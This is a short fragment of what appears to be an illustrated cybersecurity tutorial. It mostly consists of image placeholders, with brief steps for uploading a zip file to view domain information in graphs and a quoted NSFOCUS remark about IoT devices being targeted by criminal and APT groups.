
Let's upload the zip file we just copied as shown below.




"Internet of Things devices have become an important goal for black production organizations and even advanced persistent threats (APT) organizations. "

- NSFOCUS Researchers

As it gets uploaded successfully, information about domain is seen in graph formats as shown below.





More information can be found too.




